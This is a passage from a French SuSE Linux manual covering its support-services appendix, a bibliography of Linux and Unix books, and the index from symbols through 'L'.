Bien que l'installation de Linux soit normalement assez simple, les utilisateurs qui souhaitent tirer pleinement profit de sa grande performance pour l'exécution de tâches de haut niveau ou dans l'environnement informatique complexe d'une entreprise peuvent compter sur notre Assistance Technique Pro en langue **allemande** et en langue **anglaise**. Cette assistance vous permet de bénéficier dès le départ d'une parfaite fonctionnalité et d'une bonne

H. Assistance Technique et services de SuSE GmbH

performance – au lieu de faire des expériences coûteuses qui prennent du temps.

Formation Nos spécialistes forment des administrateurs système et des programmeurs de telle manière que ceux-ci sont capables, en très peu de temps, de tirer parti des vastes ressources de Linux – et de réaliser ainsi un travail productif.

Configuration du système Pour vos projets logiciels les plus divers, depuis la configuration et la maintenance d'un serveur WWW ou la connexion Internet jusqu'à l'élaboration de solutions individuelles tenant compte de toutes les données du problème,

Projets Logiciels SuSE est pour vous le partenaire idéal. Nos développeurs ne sont pas seulement des spécialistes Linux, ils connaissent aussi d'autres variantes Unix ainsi que d'autres systèmes, tels que par exemple Windows ou OS/2.

Même lorsqu'un système possède de grandes capacités potentielles, ce n'est que grâce à une assistance compétente qu'il peut constituer, pour le quotidien d'une entreprise, une alternative sérieuse ou un complément aux systèmes traditionnels.

SuSE vous garantit ce service pour Linux.

Contact Si vous êtes intéressé par nos solutions concernant Linux, le WWW et autre chose encore, vous pouvez vous servir, pour contacter SuSE de tous les moyens de communication modernes. Nous vous recommandons cependant une méthode, qui bien que quelque peu désuète, s'est révélée très efficace :

**Assistance
Technique Pro
facturée**

La consultation personnelle.

Le moyen le plus rapide pour l'obtenir est un appel téléphonique au + 49 911 7 40 53 56 (par FAX : + 49 911 3 20 67 27 ou par E-mail : bsupport@suse.de).

H.4 Vos réactions

Nous sommes toujours heureux de recevoir des commentaires et des descriptions de problèmes. Nous vous aidons volontiers lorsque le problème est d'ordre fondamental ou lorsque nous avons déjà une solution à vous proposer. Vos réactions nous permettent en tout cas de remédier à ce problème dans les versions ultérieures ou de mettre l'information que vous nous avez fournie à la disposition d'autres utilisateurs SuSE Linux, par exemple via WWW.

D'autre part, nous nous efforçons de construire un système SuSE Linux qui réponde le plus possible à l'attente de notre clientèle. C'est pourquoi nous sommes toujours à l'écoute des critiques qui pourraient nous parvenir au sujet du CD ou du manuel et nous acceptons volontiers les suggestions concernant de futurs projets. Nous pensons que c'est le meilleur moyen de prévenir à temps des erreurs dans le développement et de conserver ainsi à Linux son haut niveau de qualité.

Vous pouvez nous faire connaître à tout moment vos réactions par E-mail à feedback@suse.de.

H.5 Autres services

Nous souhaitons, par ailleurs, attirer votre attention sur les services gratuits qui sont à votre disposition 24 heures sur 24 :

– SuSE WWW-Server

<http://www.suse.de/f/>

Informations actuelles, catalogue, service de commande, formulaire de demande d'Assistance Technique, base de données support (SDB)

– Listes de diffusion SuSE (Groupes d'information et de discussion via E-mail) :

- `suse-announce@suse.com` – Annonces et infos de SuSE GmbH (allemand)
- `suse-announce-e@suse.com` – Annonces et infos de SuSE GmbH (anglais)
- `suse-linux@suse.com` – Discussions autour de la distribution SuSE Linux (allemand)
- `suse-linux-e@suse.com` – Discussions autour de la distribution SuSE Linux (anglais)
- `suse-isdn@suse.com` – ISDN avec SuSE Linux
- `suse-adabas@suse.com` – Infos et discussions au sujet de Adabas-D sous SuSE Linux
- `suse-applix@suse.com` – Échange d'informations sur le packaging **Applixware** de SuSE GmbH
- `suse-informix@suse.com` – Infos et discussions sur Informix sous SuSE Linux

Pour recevoir régulièrement les annonces, envoyez nous simplement un message par E-mail à `majordomo@suse.com` avec la commande `subscribe` dans le corps du message : `subscribe <liste>`, le sujet n'a qu'une importance secondaire. Exemple :

```
subscribe suse-announce
```

Il est tout aussi simple de résilier votre abonnement à la liste si vous ne souhaitez plus la recevoir. Envoyez de nouveau un message par E-mail à `majordomo@suse.com` :

```
unsubscribe suse-announce
```

Veillez à ce que la commande `unsubscribe` soit exécutée avec votre adresse E-mail correcte.

– SuSE ftp-Server

<ftp://ftp.suse.com>

Informations actuelles, mises à jours et corrections d'erreurs (bugfixes).

Connectez-vous sur le système en tant qu'utilisateur '`ftp`'.

H. Assistance Technique et services de SuSE GmbH

Bibliographie

- [Alm96] ALMESBERGER, Werner : *LILO User's guide*, 1996. – (voir fichier `/usr/doc/lilo/user.dvi`)
- [Bai97] BAILEY, Edward C. : *Maximum RPM*. Red Hat, 1997. – (ISBN 1-888172-78-9)
- [BBD⁺97] BECK, Michael ; BÖHME, Harald ; DZIADZKA, Mirko ; KUNITZ, Ulrich ; MAGNUS, Robert ; VERWORNER, Dirk : *Linux-Kernel-Programmierung*. 4. Addison Wesley GmbH, 1997. – (ISBN 3-8273-1144-6)
- [BD98] BORKNER-DELCARLO, Olaf : *Linux im kommerziellen Einsatz*. Carl Hanser Verlag, 1998. – (ISBN 3-446-19465-7)
- [CAR93] COSTALES, Bryan ; ALLMAN, Eric ; RICKERT, Neil : *sendmail*. O'Reilly & Associates, Inc., 1993. – (ISBN 1-56592-056-2)
- [CR91] CAMERON, Debra ; ROSENBLATT, Bill : *Learning GNU Emacs*. O'Reilly & Associates, Inc., 1991. – (ISBN 0 937175-84-6)
- [Daw95] DAWSON, Terry : *Linux NET-2/NET-3 HOWTO*, v2.8, 07 Jan 1995. – (voir fichier `/usr/doc/howto/NET-2-HOWTO`)
- [EH98] ECKEL, George ; HARE, Chris : *Linux – Internet Server*. Carl Hanser Verlag, 1998. – (ISBN 3-446-19044-9)
- [FCR93] FANG, Chin ; CROSSON, Bob ; RAYMOND, Eric S. : *The Hitchhiker's Guide to X386/XFree86 Video Timing (or, Tweaking your Monitor for Fun and Profit)*, 1993. – (voir fichier `/usr/X11/lib/X11/doc/VideoModes.doc`)
- [Fri93] FRISCH, Aileen : *Essential System Administration*. O'Reilly & Associates, Inc., 1993. – (ISBN 0-937175-80-3)
- [Gil92] GILLY, Daniel : *UNIX in a nutshell : System V Edition*. O'Reilly & Associates, Inc., 1992. – (ISBN 1-56592-001-5)
- [GMR97] GOOSSENS, Michel ; MITTELBACH, Frank ; RAHTZ, Sebastian : *The L^AT_EX Graphics Companion*. Addison Wesley Longman, 1997. – (ISBN 0-201-85469-4)
- [GMS94] GOOSSENS, Michel ; MITTELBACH, Frank ; SAMARIN, Alexander : *The L^AT_EX Companion*. Addison Wesley GmbH, 1994. – (ISBN 0-201-54199-8)
- [GMS96] GOOSSENS, Michel ; MITTELBACH, Frank ; SAMARIN, Alexander : *Der L^AT_EX-Begleiter*. Addison Wesley GmbH, 1996. – (ISBN 3-89319-646-3)
- [Gri94] GRIEGER, W. : *Wer hat Angst vorm Emacs ?*. Addison Wesley GmbH, 1994. – (ISBN 3-89319-620-X)
- [GS93] GARFINKEL, Simson ; SPAFFORD, Gene : *Practical UNIX Security*. O'Reilly & Associates, Inc., 1993. – (ISBN 0-937175-72-2)

Bibliographie

- [Hei96] HEIN, Jochen : *Linux-Companion zur Systemadministration*. Addison Wesley GmbH, 1996. – (ISBN 3-89319-869-5)
- [Her92] HEROLD, H. : *UNIX Grundlagen*. Addison Wesley GmbH, 1992. – (ISBN 3-89319-542-8)
- [HHMK97] HETZE, Sebastian ; HOHNDEL, Dirk ; MÜLLER, Martin ; KIRCH, Olaf : *Linux Anwenderhandbuch*. 3. LunetIX Softfair, 1997. – (ISBN 3-8273-1304-X)
- [HR98] HÖLZER, Matthias ; RÖHRIG, Bernhard : *KDE – Das K Desktop Environment*. 1. Computer & Literatur, 1998. – (ISBN 3-932311-50-7)
- [HST97] HOLZ, Helmut ; SCHMITT, Bernd ; TIKART, Andreas : *Linux für Internet & Intranet*. International Thomson Publishing, 1997. – (ISBN 3-8266-0342-7)
- [Hun95] HUNT, Craig : *TCP/IP Netzwerk Administration*. O'Reilly & Associates, Inc., 1995. – (ISBN 3-930673-02-9)
- [JT98] JOHNSON, Michael K. ; TROAN, Erik W. : *Anwendungen entwickeln unter Linux*. Addison Wesley GmbH, 1998. – (ISBN 3-8273-1449-6)
- [Kir95] KIRCH, Olaf : *LINUX Network Administrator's Guide*. O'Reilly & Associates, Inc., 1995. – (ISBN 1-56592-087-2)
- [Kof96] KOFLER, Michael : *Linux – Installation, Konfiguration, Anwendung*. 2. Addison Wesley GmbH, 1996. – (ISBN 3-8273-1033-4)
- [Kop94] KOPKA, Helmut : *LT_EX-Einführung*. Addison Wesley GmbH, 1994. – (ISBN 3-89319-664-1)
- [Kopff] KOPKA, Helmut : *LT_EX*. Addison Wesley GmbH, 1996 ff.. – 3 Bde. (ISBN 3-8273-1025-3 ; 3-8273-1229-9 ; 3-89319-666-8)
- [Lam90] LAMB, Linda : *Learning the vi Editor*. O'Reilly & Associates, Inc., 1990. – (ISBN 0-937175-67-6)
- [Lef96a] LEFFLER, Sam : *HylaFAX Home Page*, 1996
- [Lef96b] LEFFLER, Sam : *TIFF Software*, 1996
- [Moh98] MOHR, James : *UNIX-Windows-Integration*. International Thomson Publishing, 1998. – (ISBN 3-8266-4032-2)
- [OT92] O'REILLY, Tim ; TODINO, Grace : *Managing UUCP and Usenet*. O'Reilly & Associates, Inc., 1992. – (ISBN 0-937175-93-5)
- [Per94] PERLMAN, G. : *Unix For Software Developers*. Prentice-Hall, 1994. – (ISBN 13-932997-8)
- [Pug94] PUGH, K. : *UNIX For The MS-DOS User*. Prentice-Hall, 1994. – (ISBN 13-146077-3)
- [rub]
- [Rub98] RUBINI, Alessandro : *Linux-Gerätetreiber*. O'Reilly & Associates, Inc., 1998. – (ISBN 3-89721-122-X)
- [SB92] SCHOONOVER, M. ; BOWIE, J. : *GNU Emacs*. Addison Wesley GmbH, 1992. – (ISBN 0-201-56345-2)
- [The96] THE XFREE86TM-TEAM : *XF86Config(4/5) - Configuration File for Xfree86TM*, 1996. – Manual-Page zu XFree86TM
- [TSP93] TODINO, Grace ; STRANG, John ; PEEK, Jerry : *Learning the UNIX operating system*. O'Reilly & Associates, Inc., 1993. – (ISBN 1-56592-060-0)

Bibliographie

- [Wel94] WELSH, Matt : *Linux Installation and Getting Started*. 2. SuSE. GmbH, 1994. – (ISBN 3-930419-03-3)
- [WK95] WELSH, Matt ; KAUFMAN, Lars : *Running Linux*. O'Reilly & Associates, Inc., 1995. – (ISBN 1-56592-100-3)
- [WK98] WELSH, Matt ; KAUFMAN, Lars : *Linux – Wegweiser zur Installation & Konfiguration*. 2. O'Reilly & Associates, Inc., 1998. – (ISBN 3-930673-58-4)
- [WWH98] WITHERSPOON, Craig ; WITHERSPOON, Coletta ; HALL, Jon : *Linux für Dummies*. 1. International Thomson Publishing, 1998. – (ISBN 3-8266-2725-3)

Bibliographie

Index

Symboles

- .susefaxrc
 - SuSEFax 200
- .susephone
 - SuSEFax 200
- /bin 67
- /etc/conf.modules ... 327
- /etc/fstab 81
- /etc/inittab 401
- /etc/modules.conf ... 327
- /etc/ppp/ppp-down 190
- /etc/printcap 304
- /etc/rc.config .. 105, 407
- /etc/security/harden_suse.pl .. 429
- /etc/security/undo_harden_suse.pl 429
- /sbin/SuSEconfig 406
- /sbin/init 401
- /sbin/init.d/nfsserver 166
- /sbin/init.d/rc 404
- /sbin/init.d/rpc 166
- /usr/sbin/routed 162
- Éditeur 467
 - SuSEFax 207
- État du système 450
- écran virtuel 248
- Applixware** 415
- Applixware** 61, 63, 373
- reboot 415
- shutdown 415
- LILO 97
 - Éléments 113
 - Configuration 115
 - Interface 112
 - Où peut-il être installé ? 113
 - Qu'est-ce que c'est 112
- LILO 129
- /etc/host.conf 409
- /etc/hosts 409
- /etc/resolv.conf 409
- /opt 62
- RPM** (rpm) 478
- kdm** 415
- xdm** 414
- XFree86 4, 5
- système X Window . voir X11
- YaST
 - Première installation 24
- YaST 5, 17, 35
- 1024 cylindres
 - LILO problèmes 131
- 1TR6 173
- 3COM 3c501 351
- 3COM 3c503 351
- 3COM 3c505 351
- 3COM 3c507 351
- 3COM 3c509 351
- 3COM 3c515 351
- 3COM 3c579 351
- 3COM 3c590 351
- 3COM 3c900 351
- 3COM3c503 345
- 3dpixm 272
- 3dpixms 272
- 4front 286, 287
- 9wm 253
- Fvwm2 269
- A**
 - a2ps 306, 307
 - Acheter un PC 390
 - Acronyme 463
 - Adabas 415
 - Adabas D 6
 - Adaptec
 - AHA-152x/151x/1505 338, 350
 - AHA-154x 338
 - AHA-274x 338
 - AHA-284x 338
 - AHA-294x 338
 - Adaptec 2920 341, 350
 - Adaptive Answer Support
 - HylaFAX 215
 - Administrateur système .. 463
 - Administration
 - Groupes 104
 - Utilisateurs 103
 - YaST 93
 - Adresse de passerelle 154
 - Adresse de réseau 161
 - Adresse IP . 84, 153, 154, 161, 463
 - dynamique 410
 - Adresse IP dynamique ... 410
 - AdvanSys 339
 - afterstep 255, 269
 - AfterStep 251, 255, 269
 - aic7xxx 339
 - Aide 413, 414, 495
 - FAQ 9
 - HowTo 9
 - Hypertexte 7
 - Livres 10
 - Page de man 8
 - README 9
 - Texinfo 8
 - AIRCOP 113
 - Ajouter
 - Utilisateur 436
 - Alias 463
 - alien 383
 - Alien 383
 - allman 375

Index

- \$allowed** 312
 AM53/79C974 339
 AMD 53/79C974 339
 AmigaOS 479
 Amorçage 437, 463
 Concepts 110
 Linux initial 43
 Procédure 109
 Amorcer 491
 Mécanisme d'amorçage avec
 loadlin 135
 Méthodes 36
 Andrew Tridgell 217
 Annuaire
 SuSEFax 207
 apache 393
 apache 392, 426
 apassl 426
 app-defaults 274
 Appel 437
 Apple 475
 Apple MacIntosh 470
 Applications
 Fichiers de configuration ...
 273
 Applix 3
 aps 301, 306, 308, 320
 apsfiler vii, 94, 95, 301,
 305-309, 311, 312, 314,
 320
 Configuration 307, 311
 Files d'impression 307
 Imprimantes réseau 312
 Liste de contrôle 320
 Apsfilter 311
 apsfilerre 311
 Arborescence des répertoires .
 483
 Arcad 63
 arena 7, 414
 Argus 415
 Arkane Media 513
 Arkeia 415
 Assistance Technique
 Commerciale 513
 Horaires 512
 Installation 509
 Ligne de dépannage ... 512
 Numéros de téléphone 512,
 514
 Services 513, 514
 Assistance Technique Pro 513
 AT1700 351
 ATAPI 464
 atd 413
 attaque par déni de service 426
 attaques de l'homme au milieu
 425
 Authentification 377
 autoexec.bat 135
 autoexec.bat 405
 autofs 412
 autofs 412
 AVM-B1 174
 awk 4
 Aztech, CD-ROM 356

B
 Backup 446, 464
 Bartels AutoEngineer (BAE) .
 63
 Base de données
 PostgreSQL 375
 Base de données support ... 7
 bash . 166, 442, 471, 488, 489,
 538
 Bash 373
 bin/faxrxd 216
 bind 157
 bind 194, 432
 binutils 325
 BIOS 464
 bitmap 261
 Bogue 497
 books 10
 Boot 401, 464
 gestionnaire d'amorçage ...
 111
 LILO 109
 Paramètres 333
 Partition racine 336
 boot.local 405
 boot.sys 111
 Boutons de la souris 239
 Bowman 251, 253, 269
 BSD 453
 Buffer 464
 Bureau
 Arrière-plan 258
 Caractères 259
 Configuration 273
 Couleurs 259
 Curseur 261
 Icônes 260
 Polices 259
 Bus local Vesa 58
 BusLogic 340

C
 C 325
 C News 376
 Cabletron E21xx 351
 Cabletron E21XX 345
 Caractères 259
 Caractères jokers ... 442, 464
 Card-Manager 143
 cardctl 145, 146
 cardctl status 145
 cardinfo 146
 cardmgr 143
 carte graphique Hercules .. 95
 Carte réseau
 3COM 3c501 351
 3COM 3c503 351
 3COM 3c505 351
 3COM 3c507 351
 3COM 3c509 351
 3COM 3c515 351
 3COM 3c579 351
 3COM 3c590 351
 3COM 3c900 351
 AM7990 chipset 354
 AT1700 351
 Cabletron 351
 Configuration 93
 D-Link DE620 355
 DE10x 352
 DE20 352
 DE203 352
 DE204 352
 DE205 352
 DE42 352
 DE425 352
 DE434 352
 DE435 352
 DE450 352
 DE500 352
 DEC EtherWORKS ... 352
 Digital 352
 Digital DEPCA 352
 E21xx 351
 EtherBlaster 354
 EtherTeam 16i/32 354
 EtherWORKS 3 352
 Fujitsu
 FMV-181/182/183/184 ..
 353
 HP 10/100 VG-AnyLAN ...
 354

-
- HP 27245 354
 - HP 27247B 353
 - HP 27252A 353
 - HP 27xxx 354
 - HP PCLAN 354
 - HP PCLAN+ 353
 - IBM Token Ring 355
 - ICL EtherTeam 354
 - Intel EtherExpress 16 .. 352
 - Intel EtherExpress Pro . 353
 - Intel EtherExpress Pro 100 . 353
 - Lance 354
 - Novell NE1000/2000 .. 354
 - SMC 9194 355
 - SMC Ultra 354
 - Token Ring 355
 - WD80x3 355
 - Western Digital 355
 - Carte son
 - Pro Audio Spectrum ... 347
 - Cartes PC 143
 - Cartes réseau 344
 - cat 443
 - CD 498
 - CD défectueux 54
 - CD-ROM
 - ATAPI 341
 - Aztech 346, 356
 - EIDE 341
 - Goldstar 346, 356
 - Mitsumi 347, 356
 - Mitsumi FX-001(D) .. 347, 356
 - Mitsumi multisession .. 347
 - Mitsumi, multisession . 356
 - Mozart 347, 356
 - Optics Storage ... 347, 357
 - Panasonic 348, 358
 - Philips CM206 ... 347, 357
 - Sanyo 348, 357
 - Sony CDU31A ... 348, 357
 - Sony CDU33A ... 348, 357
 - Sony CDU535 348, 357
 - SoundBlaster Pro 16 ... 358
 - CD-ROM multisession ... 347
 - CD-ROM ATAPI se bloque 54
 - cdb 52, 232, 320, 373
 - CDE 253
 - cdesim 269
 - cdesim 269
 - CDEsim 269
 - CERT 428
 - Changer le nom 99
 - Chargeur 109
 - Chargeur de modules du noyau 327
 - chat 186, 188–191
 - chevaux de Troie 425
 - Circuit d'horloge 240
 - Cirrus 143
 - Clavier
 - Délai 409
 - Disposition 408
 - Répétition 408
 - Verrmaj 408
 - VerrNum 408
 - Client
 - FTP 469
 - Client NFS 165
 - cnews 376
 - Code d'enregistrement ... 497
 - Code média 497
 - Code source 87, 498
 - Compiler 381
 - Coherent 453
 - colortbl 376
 - Combinaisons de touches 461
 - Commande 437
 - df 450
 - du 450
 - free 450
 - kill 451
 - ps 451
 - pstree 451
 - top 451
 - w 450
 - Commandes
 - fondamentales 439
 - Commandes DOS voir mtools
 - Commandes fondamentales .. 439
 - Communicator de Netscape . 8
 - Commutateur 465
 - Compaq 3
 - Compiler 495
 - Compte 465
 - Comptes d'impression ... 312
 - Concept d'amorçage 110
 - conf.modules 327
 - config.sys 135
 - Configuration
 - Bureau 273
 - Charger 87
 - E-Mail 193
 - Gestionnaire de fenêtres 273
 - LILO 115
 - modifier 406
 - Modifier 87
 - Première installation 31
 - Réseau 154
 - stocker 87
 - Temps de réseau 414
 - X11 228, 238
 - Configuration du système 105, 407
 - Configurations 87
 - Configurer le temps 414
 - Configurer XFree 105
 - Connexion au système ... 436
 - Connexion par modem ... 169
 - Console 465
 - virtuelle 465
 - Console texte 414
 - Consoles virtuelles 439
 - Contrôleur de disques durs XT 346
 - Corel 3
 - Couleurs 259
 - Courrier voir E-Mail
 - Courrier électronique 465
 - cp 444
 - CPU 465
 - Créer
 - Répertoire 440
 - CRC
 - Erreur 58
 - cron 375, 399
 - cron ix, 399
 - cron.daily 416
 - crontab 195
 - Ctwm 251, 253, 269
 - curses 523
 - curses** 399
 - curses** ix, 399
 - Curseur 261, 466
 - Cut-and-Paste 498
 - Cyberscheduler Software .. 63
 - Cygnus Source-Navigator . 63
 - D**
 - D-Link DE620 355
 - Débuts 435
 - défragmenter 498
 - Démarrage
 - à partir de disquette 49
 - Démon
 - named 412
 - routed 412

Index

- rwshod 412
- Démon cron 415
- démon kerneld 404
- Démon kerneld 327, 411
- Démon RPC mount 166
- Démon RPC NFS 166
- Démon Secure Shell 414
- Désinstallation
 - LILO 121
- Déterminer la langue 77
- Databook 143
- DB2 415
- DE203 352
- DE204 352
- DE205 352
- DEC 227
- Defrag 47
- Densité des i-noeuds 466
- depmod 326
- Description des paquetages 89
- Device 246, 466
- df 450
- dhclient 99
- DHCP 413
 - Configurer le client 99
- diald 412
- Digital 352
- Digital DEPCA 352
- Digital Equipment Corporation
 - 227
- Digital Research 470
- Dirk Hohndel 10
- \$DISPLAY** 478
- Disposition du clavier ... 385
- Disque dur
 - Paramètres 342
 - Supplémentaire 499
- Disquette
 - démarrer à partir de ... 111
- disquette d'amorçage ... 111
- Disquette d'amorçage 20, 114
 - Création avec dd 50
 - générer (avec LILO) ... 124
- Disquette de secours 395
- Disquettes d'amorçage
 - Créer avec Setup 49
- DNS 410, 411
- doc 435
- docbkds1 376
- DocBook 376
- dochost 63
- dochost 393, 394
- Documentation 7, 392
- Fichier 9
- Lire 9
- Serveur pour la
 - documentation 414
- docview
 - SuSEFax 205
- Domaine 160
- Domaine DNS 164
- Domaine NIS 164
- DOS 453
 - Amorçage 126, 129
 - Créer des partitions Linux ... 47, 48
 - Menu de démarrage ... 135
- DOS-Disquettes
 - Accès 454
- DOS-Setup 42
- Drivespace 56
- Droits d'accès . 441, 444, 446
 - Samba 219
- Droits des fichiers 416
- DSS1 173
- du 450
- Dummy device 409
- dump 71
- dumpe2fs 398
- dvips 306
- E**
- E-Mail 466
 - Configuration 193
- e2fsck 397, 398
 - Manual-Page 491
- 2fsck 491
- Eagle 63
- Eberhard Mönkeberg 10
- Editoren
 - vi 459
- editres 275
- Effacer
 - Fichier 444
 - Répertoire 440
- EIDE, chipsets 342
- ELF 467
- emacs 8, 467
- Emacs 4, 8, 64, 199, 375, 383, 399, 469
- Email 169
- emm386.exe 36, 42, 43
- Encryptage 467
- Enlightenment 253
- Entrée 437
- Entrée/sortie standard ... 467
- Environnement 468
- Erreur 497
- Ethernet 468
- EtherTeam 16i/32 354
- Explorer 58
- Exporter 165
- exports 166
- EXT2 468
- F**
- FAI 468
- FAQ 495
- FAT32 48
- Fax
 - Hylafax 414
- Fax série
 - SuSEFax 208
- fax2ps 205
- faxcover 209
- faxcover 209
- FaxCovergen.class 209
- FaxCovergen.class
 - SuSEFax 209
- faxgetty 210, 212, 216
- faxmodem 210
- faxprint 209
- faxq 210
- faxsetup 414
- fdisk 47, 48, 69, 114, 122, 124, 128, 129, 397, 398
- mbr 123
- \$FEATURE** 307
- Fenêtre 468
- Fenêtre de terminal 497
- fetch 197, 198
- fhs 372
- Fichier 468
 - 446
 - .tar.gz 446
 - .tgz 446
 - Archivage 446
 - Attributs 441, 446
 - Commandes 441
 - Copier 444
 - Déplacer 444
 - Droits d'accès 441
 - Effacer 444
 - Explorer 445
 - Lien 445
 - Rechercher 445
 - Renommer 444
- Fichier de configuration .. 407
- Fichier de traces (log) 417

- Fichier FAQ 9
 Fichier FIFO 210
 Fichier HOWTO 9
 Fichier info 8
 Fichier README 9
 Fichier texinfo 8
 Fichier texte
 Lire 9
 Fichiers
 Attributs 444
 cachés 444, 489
 Droits d'accès 444
 Impossible de déplacer .. 53
 Recherche 91
 Fichiers cachés 444
 Fichiers de configuration . 156
 Fichiers temporaires
 Effacement 417
 file 307
 File d'impression
 Définition 300
 File de réception 206
 File Transfer Protocol ... 210
 Files 246
 Files d'impression
 avec apsfiler 307
 Utilisation de 301
 Filtres
 apsfiler 306
 Configuration apsfiler . 307
 d'impression 305
 Filtres d'impression ... 304
 Filtres d'impression . 304, 305
 apsfiler 306
 Configuration apsfiler . 307
 pour imprimantes réseau ... 312
 find 397
 find 445
 finger 489
 fips 16, 19, 46, 58, 499
 fips.exe 47, 48
 Firewall 499
 Floppy 345
 Florian La Roche 10
 Focus 468
 Fonctionnement
 HylaFAX 210
 Format de paquets 377
 Format du papier
 SuSEFax 204
 Formatage
 Partition voir Partition,
 Formatage
 Formater des disquettes ... 50
 Fréquence horizontale ... 239
 Fréquence verticale 239
 fr_howto 9
 free 450
 Free Software Foundation
 (FSF) 469
 Freecom 55
 Frequently Asked Questions .. 495
 fsck 71
 FSSTD 372
 ftp 99, 170, 489
 FTP 469
 Client 469
 Serveur 469
 Fujitsu FMV-181/182/183/184
 353
 Future Domain . 340, 341, 350
 fvwm 237
 fvwm 256
 Fvwm 251, 253, 256, 269, 525
 Fvwm 256
 Caractères 259
 Configuration des couleurs . 259
 Configuration des polices .. 259
 Couleurs 259
 Curseur 261
 Paramétrer 261
 Démarrage 257
 Démarrage trop lent ... 272
 Fichiers de configuration ... 257
 Icônes 260
 Paramétrer 260
 Polices 259
 fvwm1 256
 fvwm2 256
 Fvwm2 vi, 251, 253, 254, 256,
 269–273, 525
 Fvwm2 256
 Configuration 258
 Configurer 258
 Démarrage 258
 Généralement 256
 Image d'arrière-plan ... 258
Fvwm2 258
 Fvwm95 . 251, 253, 269, 272,
 273
 FvwmBanner 258
 FvwmButtons 257
 FvwmIdent 261
G
 gcc 325
 GEM 470
 Gestion
 Groupes 104
 Utilisateurs 103
 Gestionnaire d'amorçage . 109
 boot.sys 111
 LILO 111
 OS/2 111
 Windows NT 111
 Gestionnaire d'impression(lpd)
 303
 Gestionnaire de fenêtres . 251,
 469
 Configuration 273
 Configurer 101
 Démarrage 257
 Fonctions 254
Fvwm2 256
 Gestionnaire de files d'attente
 HylaFAX 210
 Gestionnaire de paquets .. 377
 getty 215, 216
 Ghostscript 94
 Ghostscript 94, 306, 314
 uniprint 315
 GhostScript 94
 ghostview 261
 GhostView 205, 525
GhostView 205
 gimp 297
 glibc 375, 377, 469
 glibndev 377
 gnlbsd 377
 GNOME 4, 63, 383
 Compiler 377
 gnorpm 383
 GNU 4, 399, 469
 GNU Emacs 467
 GNU Zip 446
 GNU C/C++ Compiler 4
 Goldstar, CD-ROM . 346, 356
 GPL 435, 501
 gpm 33, 34, 409, 498
 Gpm 409
 GPM 409
 grep 397

Index

- grep** 445
group 164
Groupe
 Gestion 104
gs 314, voir Ghostscript
gs 94
\$GS_RESOL 320
gs_x11 205
gsview 10
gtkndev 377
gv 205, 526
gv 205
gv 10, 205
gzip 67
gzip 446
- H**
halt 405
Hans Lermen 10
Harald König 10
hfaxd 210
HiSax 174
\$HOME . 256, 265, 275, 312, 477, 480
host.conf 158
 alert 157
 multi 157
 nospoof 157
 order 157
 trim 158
HOSTNAME 160
hosts 156, 157
howtodeh 392
howtoen 9
howtoenh 392
HP 10/100 VG-AnyLAN . 354
HP Eloquence 63
HP PCLAN 354
HP PCLAN+ 353
ht ://Dig 394
htdig 63
htdig 393, 394
http 170
http-man 393
http-rman 392, 414
httpd 413
hylaFax 199, 208, 209
HylaFAX ... v, 199, 205, 210, 210, 211, 212, 216
hyperref 376
Hypertexte 7
- I**
I-noeud 469
I-noeuds
 densité 100
 Densité 80
i41 100, 173, 406
i41doc 173, 182
i82557/i82558 353
i-noeuds 80
IBM 3, 143, 475
IBM OS/2 452
IBM Thinkpad 346
Icewm 253
ICL EtherTeam 354
ICN 174
Icons 260
Identifier 249
ifconfig 397, 410
Image d'arrière-plan 258
imlibdev 377
Importer 165
Impression 299
 à distance 305
 Comptes 312
 lancer lpd 413
 remote 308
 Samba 100
 Vue d'ensemble 299
Imprimante
 Configuration 94
 Imprimante réseau voir
 Imprimante réseau
 Machine Windows comme
 serveur d'impression 100
 Novell NetWare comme
 serveur d'impression 100
 Paramètres du noyau .. 348
 Port parallèle voir Matériel,
 Port parallèle
 Imprimante réseau
 Configuration 100
Imprimantes
 Démon 303
 Imprimantes GDI 320
 Lexmark 320
 Liste de contrôle 320
 supportées 315
 Windows only 320
Imprimantes GDI 320
Imprimantes réseau 304
 Préfiltrage 312
Imprimer
 horizontal 307
 Novell NetWare 100
 Noyau 2.2.x 376
 Serveur d'impression .. 304
Inclure des partitions Windows
 80
Inclure les partitions DOS . 80
Index de toutes les séries et
 paquetages 91
inetcfg 182, 188, 189
inetd .. 32, 99, 155, 161, 198, 393, 411, 430–432
Inetd 210
inf2htm 393
info 8, 399, 526
Info 8, 399, 496, 526
Info (info) 399
Informations sur le système .. 386
Informations sur les
 paquetages 89
Informix 3
Infoviewer 8
init ix, 124, 397, 401–404, 474
 Scripts 404
Init 210
inittab 401
inn 197, 376
INN 413
insmod 326, 327, 333
 Paramètres 333
Installation
 À partir du disque dur ... 38
 à partir d'une partition du
 disque dur 82
 Abandon de la première
 installation 58
 d'un répertoire 84
 désinstaller les paquetages . 378
 Depuis... 81
 du CD-ROM 82
 FTP 40
 installer les paquetages 378
 Lecteur de CD-ROM
 connecté à son propre
 contrôleur 56
 Lecteurs de
 CD-ROM-Laufwerk sur
 port parallèle 55
 LILO 121
 NFS 40
 paquetages 90
 Partition DOS comme
 source 38
 Première installation 15

- Réseau comme source .. 40
 Support 81
 via FTP 85
 via NFS 83
 Volume 86
 Installation des paquetages .. 89
 Insure++ 63
 Intel 143
 Intel EtherExpress 16 352
 Intel EtherExpressPro 353
 Intel EtherExpressPro 100 353
 Interface 470
 Interface graphique 470
 Interfaces
 parallèles 299
 Internet 470, 497
 Configurer PPP 186
 Internet Services Daemon
 inetd 411
 xinetd 411
 Interpréteur de commandes ... 471
 Invite 471
 IP Forwarding 410
 IP-Masquerade
 IP-Forwarding 410
 IPX 218
 IRC 411
 isapnp 281-286
 isapnp 288
 ISApnp 281
 ISDN 170, 471
 Configuration 173
 YaST 174
 isdn4linux 172
 isdnctrl 172, 173
 isdnlog 176
 ISP 471
 ISP16 347, 357
- J**
 jade_dsl 375
 Job (Fax-)
 SuSEFax 203
 joe 467
 john 423
 jurix 10
- K**
 KDE 4, 63, 102, 103, 171, 188, 251, 254, 373, 383, 496
\$KDEDIR 263
- kdehelp 263, 267
 kdisplay 266, 268
 kdm .. 102, 264, 265, 374, 521
 Kernel Module Loader ... 327
 Kernel too big 330
 kerneld ... 144, 326, 327, 411, 412, 527
kerneld 327
kernmod 96, 173, 288
 Keyboard 246
 kfm 263, 265, 266
 kill 190
 kill 451
 kmid 290
 kmod 144, 299
 Kmod 292, 327
 Konsole 414
 korn 266
 KPanel 266
 krpm 383
 kvt 170
 kwm 263
 Kwm 253, 269
 kwmpager 266
- L**
 LAN 151, 227, 471
 LAN Manager 217, 453
 Lance 345
\$LANG 408
 Langue
 Paramétrer 408
 Laptop 143
